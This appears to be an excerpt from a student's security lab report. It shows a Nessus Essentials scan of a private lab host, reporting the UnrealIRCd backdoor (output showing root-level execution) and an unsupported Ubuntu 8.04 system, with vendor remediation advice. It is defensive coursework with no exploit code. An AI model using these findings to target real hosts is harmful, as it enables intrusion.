
New Scan / Basic Network Scan Configuration:

- Name:** B21DCAT012-LongVT
- Description:** (Empty)
- Folder:** My Scans
- Targets:** 192.168.223.137

My Scans List:

Name	Schedule	Last Scanned
B21DCAT012-LongVT	On Demand	N/A

Kết quả quét:



tenable

Nessus Essentials

Scans

Settings

FOLDERS

My Scans

All Scans

Trash

RESOURCES

Policies

Plugin Rules

Terrascan

B21DCAT012-LongVT / Plugin #46882

Configure

Audit Trail

< Back to Vulnerabilities

Vulnerabilities

65

CRITICAL

UnrealIRCd Backdoor Detection

>

Description

The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.

Solution

Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.

See Also

<https://seclists.org/fulldisclosure/2010/Jun/277>

<https://seclists.org/fulldisclosure/2010/Jun/284>

<http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt>

Output

The remote IRC server is running as :

uid=0(root) gid=0(root)

tenable

Nessus Essentials

Scans

Settings

FOLDERS

My Scans

All Scans

Trash

RESOURCES

Policies

Plugin Rules

Terrascan

B21DCAT012-LongVT / Plugin #33850

Configure

Audit Trail

< Back to Vulnerabilities

Hosts

1

Vulnerabilities

65

Remediations

2

History

1

CRITICAL

Unix Operating System Unsupported Version Detection

< >

Description

According to its self-reported version number, the Unix operating system running on the remote host is no longer supported.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities.

Solution

Upgrade to a version of the Unix operating system that is currently supported.

Output

Ubuntu 8.04 support ended on 2011-05-12 (Desktop) / 2013-05-09 (Server) .
Upgrade to Ubuntu 23.04 / LTS 22.04 / LTS 20.04 .

For more information, see : <https://wiki.ubuntu.com/Releases>

To see debug logs, please visit individual host

Port ▲

Hosts

Tenable News

Ivanti Avalanche
WLAvalancheService.
exe Unauthenti...

Read More

III, Tài liệu tham khảo

- Bài giảng Cơ sở An toàn Thông tin – thầy Hoàng Xuân Dậu